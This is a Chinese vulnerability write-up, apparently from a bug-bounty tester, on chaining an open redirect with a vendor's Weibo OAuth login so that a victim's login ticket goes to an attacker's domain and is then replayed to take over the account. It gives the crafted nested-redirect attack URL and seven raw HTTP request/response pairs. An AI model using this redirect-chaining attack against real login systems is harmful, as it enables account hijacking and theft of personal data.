漏洞挖掘之众测厂商子站点组合漏洞劫持用户登录凭证

0x00 前言

文章中的项目地址统一修改为: test.com 保护厂商也保护自己


0x01 前期准备

```
测试微博
测试微博账号：182******77
注：此微博已绑定厂商账号
```

```
测试厂商账号：182******77
注：测试微博绑定的就是此账号
```

0x02 找一处其他站点url重定向漏洞


https://passport.test.com/account/login?redirectUrl=http://baidu.com



登录以后就会自动重定向了百度了

0x03 攻击开始

官网: https://passport.test.com



https://passport.[redacted].com

个人登录 企业卡号登录

◉ 普通登录 ○ 手机动态密码登录

用户名 会员手机号/邮箱

密 码 请输入密码

登录

享更多特权，立即注册 → 忘记密码？

使用合作网站账号登录：

QQ登录 微博登录 支付宝登录 微信登录

复制里面的链接把里面的RedirectUrl改为自己的域名即可

注意：此时受害者已登录微博并且绑定了账号


初步攻击url: http://baidu.com (攻击者自己的站点用来接收用户凭着的)

中级攻击url：https://passport.test.com/account/login?redirectUrl=http%3A%2F%2Fbaidu.com (拥有401重定向漏洞的url)

最终攻击url: https://passport.test.com/Union/WeiBo?RedirectUrl=https%3A%2F%2Fpassport.test.com%2Faccount%2Flogin%3FredirectUrl%3Dhttp%3a%2f%2fbaidu.com

然后把最终攻击的url发送给受害者打开

劫持到的url: https://www.baidu.com/?ST=NTE4Nzg0ZDYtZTEwMS00MGE4LTliNDgtODYzNjY2MGJkYzZm



百度一下，你就知道 - 360极速浏览器 11.0


https://www.baidu.com/?ST=NTE4Nzg0ZDYtZTEwMS00MGE4LTliNDgtODYzNjY2MGJkYzZm

百度一下，你就知道
新闻 hao123 地图 视频 贴吧 学术 更多产品
百度一下
Elements Console Sources Network Performance
Group by frame
Preserve log
Disable cache
Hide data URLs
All XHR JS CSS Img Media Font Doc WS Manifest Other
500 ms 1000 ms 1500 ms 2000 ms 2500 ms 3000 ms

Name	Status	Type	Initiator	Size	Time	Waterfall
WeiBo?RedirectUrl=htt...	302	text/...	[redacted]	1.5 KB	221 ms	
authorize?client_id=193...	302		[redacted]	411 B	211 ms	
WeiboCallBack?Redirec...	302	text/...	[redacted]	614 B	77 ms	
WeiboCallBack?Redirec...	302	text/...	[redacted]	1.5 KB	370 ms	
login?redirectUrl=http...	302	text/...	[redacted]	1.5 KB	98 ms	
?ST=NTE4Nzg0ZDYtZT...	302	text/...	[redacted]	342 B	108 ms	
baidu_85beaf5496f291...	200	svg+...	[redacted]	2.0 KB	51 ms	
favicon.ico	200	x-icon	[redacted]	1.3 KB	46 ms	

攻击步骤

换浏览器打开:http://my.test.com?ST=NTE4Nzg0ZDYtZTEwMS00MGE4LTliNDgtODYzNjY2MGJkYzZm



基本信息

上传头像：修改头像

* 姓名：[redacted]

* 性别：保密

* 证件类型：填写身份证信息，获10元优惠券奖励！

* 证件号码：请填写证件号码

出生日期：yyyy-mm-dd

邮政编码：请填写邮政编码

联系地址：

编辑

> 成功登录此用户

0x04 请求包

0x04.1 请求包1:

> Request:

```
GET /Union/WeiBo?RedirectUrl=https%3a%2f%2fpassport.test.com%2faccount%2flogin%3fredirectUrl%3dhttp%253a%252f%252fbaidu.com HTTP/1.1
Host: passport.test.com
Connection: close
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100
Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: cookie不能给你哦~
```

> Response:

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: https://api.weibo.com/oauth2/authorize?client_id=1937916757&redirect_uri=http%3a%2f%2fpassport.test.
com%2fUnion%2fWeiboCallBack%3fRedirectUrl%3dhttps%253a%252f%252fpassport.test.com%252faccount%
252flogin%253fredirectUrl%253dhttp%25253a%25252f%25252fbaidu.com
Server: Microsoft-IIS/7.5
X-AspNetMvc-Version: 5.2
EchoToken: ca33101520a442cba83424f3f04e201b
X-AspNet-Version: 4.0.30319
Set-Cookie: _HZ_SessionId=RoGWnR8iC0PqPG7xI43UMjXqboAyoeMmyV+TOEIS8/o=; domain=test.com; expires=Thu,
21-Mar-2019 13:00:38 GMT; path=/; HttpOnly
X-Powered-By: ASP.NET
Date: Thu, 21 Mar 2019 12:00:38 GMT
Connection: close
Content-Length: 383
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href=”https://api.weibo.com/oauth2/authorize?client_id=1937916757&amp;
redirect_uri=http%3a%2f%2fpassport.test.com%2fUnion%2fWeiboCallBack%3fRedirectUrl%3dhttps%253a%252f%
252fpassport.test.com%252faccount%252flogin%253fredirectUrl%253dhttp%25253a%25252f%25252fbaidu.com”
>here</a>.</h2>
</body></html>
```

0x04.2 请求包2:

> Request:

```
GET /oauth2/authorize?client_id=1937916757&redirect_uri=http%3a%2f%2fpassport.test.com%2fUnion%
2fWeiboCallBack%3fRedirectUrl%3dhttps%253a%252f%252fpassport.test.com%252faccount%252flogin%
253fredirectUrl%253dhttp%25253a%25252f%25252fbaidu.com HTTP/1.1
Host: api.weibo.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100
Safari/537.36
```

```
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: cookie不能给你哦~
```

> Response:

```
HTTP/1.1 302 Found
Server: nginx/1.6.1
Date: Thu, 21 Mar 2019 12:00:38 GMT
Content-Length: 0
Connection: close
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: http://passport.test.com/Union/WeiboCallBack?RedirectUrl=https%3a%2f%2fpassport.test.com%2faccount%2flogin%3fredirectUrl%3dhttp%253a%252f%252fbaidu.com&code=415ffcf3cce3616921a74ae8d554d756
```

0x04.3 请求包3:

> Request:

```
GET /Union/WeiboCallBack?RedirectUrl=https%3a%2f%2fpassport.test.com%2faccount%2flogin%3fredirectUrl%3dhttp%253a%252f%252fbaidu.com&code=415ffcf3cce3616921a74ae8d554d756 HTTP/1.1
Host: passport.test.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: cookie不能给你哦~
Connection: close
```

> Response:

```
HTTP/1.1 302 Found
Cache-Control: private
```

```
Content-Type: text/html; charset=utf-8
Location: https://passport.test.com:443/Union/WeiboCallBack?RedirectUrl=https%3a%2f%2fpassport.test.com%2faccount%2flogin%3fredirectUrl%3dhttp%253a%252f%252fbaidu.com&code=415ffcf3cce3616921a74ae8d554d756
Server: Microsoft-IIS/7.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
Set-Cookie: _HZ_SessionId=RoGWnR8iC0PqPG7xl43UMjXqboAyoeMmyV+TOElS8/o=; domain=test.com; expires=Thu, 21-Mar-2019 13:00:38 GMT; path=/; HttpOnly
X-Powered-By: ASP.NET
Date: Thu, 21 Mar 2019 12:00:38 GMT
Connection: close
Content-Length: 319
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href=”https://passport.test.com:443/Union/WeiboCallBack?RedirectUrl=https%3a%2f%2fpassport.test.com%2faccount%2flogin%3fredirectUrl%3dhttp%253a%252f%252fbaidu.com&amp;code=415ffcf3cce3616921a74ae8d554d756”>here</a>.</h2>
</body></html>
```

0x04.4 请求包4:

> Request:

```
GET /Union/WeiboCallBack?RedirectUrl=https%3a%2f%2fpassport.test.com%2faccount%2flogin%3fredirectUrl%3dhttp%253a%252f%252fbaidu.com&code=415ffcf3cce3616921a74ae8d554d756 HTTP/1.1
Host: passport.test.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: cookie不能给你哦~
```

> Response:

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: https://passport.test.com/account/login?redirectUrl=http%3a%2f%2fbaidu.com&ST=MGNiODAxYTUtZWQ1Mi00MDM5LTllMmEtNzhkYTFhYmM1ODE0
Server: Microsoft-IIS/7.5
X-AspNetMvc-Version: 5.2
X-MiniProfiler-Ids: [”1ca18db3-2d4a-4d4c-9d64-719bfcf95d97”,”97497dc6-6363-4973-a09f-708f8c9f8ecf”,”
915ce577-2b27-44cf-96f4-576ab6c55253”,”882869bb-8ec2-4457-be68-fe2db1d94fbd”,”b1334496-1bfd-448f-
8684-80b9a0750c6d”,”80d928f5-c340-48bc-b73d-8f9be7325fad”,”6edf2b93-6c4e-4b01-9c2f-a6cd6d6d4777”,”
b674ab5e-f20f-48f2-988a-b6fd9f351603”,”c8a3438b-3b25-4cd3-8417-37b508138024”,”f8c77a6b-47b1-44d5-
b890-94ab6e1a25fe”,”22382046-848a-4700-8a1c-180f94f0b050”,”8b9a1c4e-deb7-4e10-bcfe-08d5e3e95835”,”
62dd7cc1-c7db-46f3-b7da-9a04dca96f18”,”1f83121c-76ef-42ec-8d5a-310920f61571”,”0736b2c2-1d80-4933-
ba04-a9c35eabe240”,”78e84e53-d53d-4873-bdee-270a62a31dc3”,”066e06a2-bccf-4145-bd1e-6620235e9e7d”]
EchoToken: 97b5bdd7360f43e1b5fec8ff020af759
X-AspNet-Version: 4.0.30319
Set-Cookie: _HZ_SessionId=RoGWnR8iC0PqPG7xl43UMjXqboAyoeMmyV+TOEIS8/o=; domain=test.com; expires=Thu,
21-Mar-2019 13:00:38 GMT; path=/; HttpOnly
Set-Cookie: Tgt=MWU5MDk5ZWMtZTViMy00YzFhLTg5M2ItNjIzODI2YTljMzk0; domain=test.com; expires=Thu, 21-
Mar-2019 12:15:39 GMT; path=/; secure; HttpOnly
X-Powered-By: ASP.NET
Date: Thu, 21 Mar 2019 12:00:38 GMT
Connection: close
Content-Length: 249
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href=”https://passport.test.com/account/login?redirectUrl=http%3a%2f%2fbaidu.com&amp;
ST=MGNiODAxYTUtZWQ1Mi00MDM5LTllMmEtNzhkYTFhYmM1ODE0”>here</a>.</h2>
</body></html>
```

0x04.5 请求包5:

> Request:

```
GET /account/login?redirectUrl=http%3a%2f%2fbaidu.
com&ST=MGNiODAxYTUtZWQ1Mi00MDM5LTllMmEtNzhkYTFhYmM1ODE0 HTTP/1.1
Host: passport.test.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100
Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: cookie不能给你哦~
```

> Response:

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: http://baidu.com?ST=NjgyZWE3ZjEtZTY4My00Yjc5LTkzZDQtN2M1NTNhZjFkYjlm
Server: Microsoft-IIS/7.5
```

```
X–AspNetMvc–Version: 5.2
X–MiniProfiler–Ids: [”8f10e9b6–c6c5–4780–b020–e02968fca7af”,”6c944170–fca4–4837–96c6–d2e4e09f2d27”,”
0a822952–4c8a–46b1–ba5a–e85c110c4fbd”,”c2111fa2–4e7c–407e–b6c4–32b932ef19e8”,”96a673c2–72ac–4b86–
a812–ee957e4992d6”,”8f01a3b7–ed38–4403–850c–103551135f34”,”b8af06b1–9f0e–4e72–abd4–f6f804c30e90”,”
cede863e–372f–4e5e–96f9–ca6cafd9d0ff”,”c67e8714–232e–4395–8927–f7bea16d49e7”,”1d9d0ce6–1c38–4f75–
9f17–1ed9311c0d61”,”985f4235–7ee2–4acb–b262–c47a85c47edb”,”4b802a28–f11b–4622–a1eb–5bfdedf56b5f”]
EchoToken: 7d92b808b8d64a1f83abb34542a2f84d
X–AspNet–Version: 4.0.30319
Set–Cookie: _HZ_SessionId=RoGWnR8iC0PqPG7xI43UMjXqboAyoeMmyV+TOElS8/o=; domain=test.com; expires=Thu,
21–Mar–2019 13:00:39 GMT; path=/; HttpOnly
Set–Cookie: Tgt=MWU5MDk5ZWMtZTViMy00YzFhLTg5M2ItNjIzODI2YTljMzk0; domain=test.com; expires=Thu, 21–
Mar–2019 12:00:39 GMT; path=/; secure; HttpOnly
X–Powered–By: ASP.NET
Date: Thu, 21 Mar 2019 12:00:38 GMT
Connection: close
Content–Length: 185
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href=”http://baidu.com?ST=NjgyZWE3ZjEtZTY4My00Yjc5LTkzZDQtN2M1NTNhZjFkYjlm”
>here</a>.</h2>
</body></html>
```

0x04.6 请求包6:

> Request:

```
GET /?ST=NjgyZWE3ZjEtZTY4My00Yjc5LTkzZDQtN2M1NTNhZjFkYjlm HTTP/1.1
Host: baidu.com
Upgrade–Insecure–Requests: 1
User–Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100
Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept–Encoding: gzip, deflate
Accept–Language: zh–CN,zh;q=0.9,en;q=0.8
Cookie: cookie不能给你哦~
Connection: close
```

> Response:

```
HTTP/1.1 302 Moved Temporarily
Server: bfe/1.0.8.18
Date: Thu, 21 Mar 2019 12:00:39 GMT
Content–Type: text/html
Content–Length: 161
Connection: Close
```

```
Location: https://www.baidu.com/?ST=NjgyZWE3ZjEtZTY4My00Yjc5LTkzZDQtN2M1NTNhZjFkYjlm
Expires: Fri, 22 Mar 2019 12:00:39 GMT
Cache-Control: max-age=86400
Cache-Control: privae
<html>
<head><title>302 Found</title></head>
<body bgcolor=”white”>
<center><h1>302 Found</h1></center>
<hr><center>bfe/1.0.8.18</center>
</body>
</html>
```

0x04.7 请求包7:

> Request:

```
GET /?ST=NjgyZWE3ZjEtZTY4My00Yjc5LTkzZDQtN2M1NTNhZjFkYjlm HTTP/1.1
Host: www.baidu.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: cookie不能给你哦~
sugstore=0
```

> Response:

```
这个包的返回没有用就不返回了
```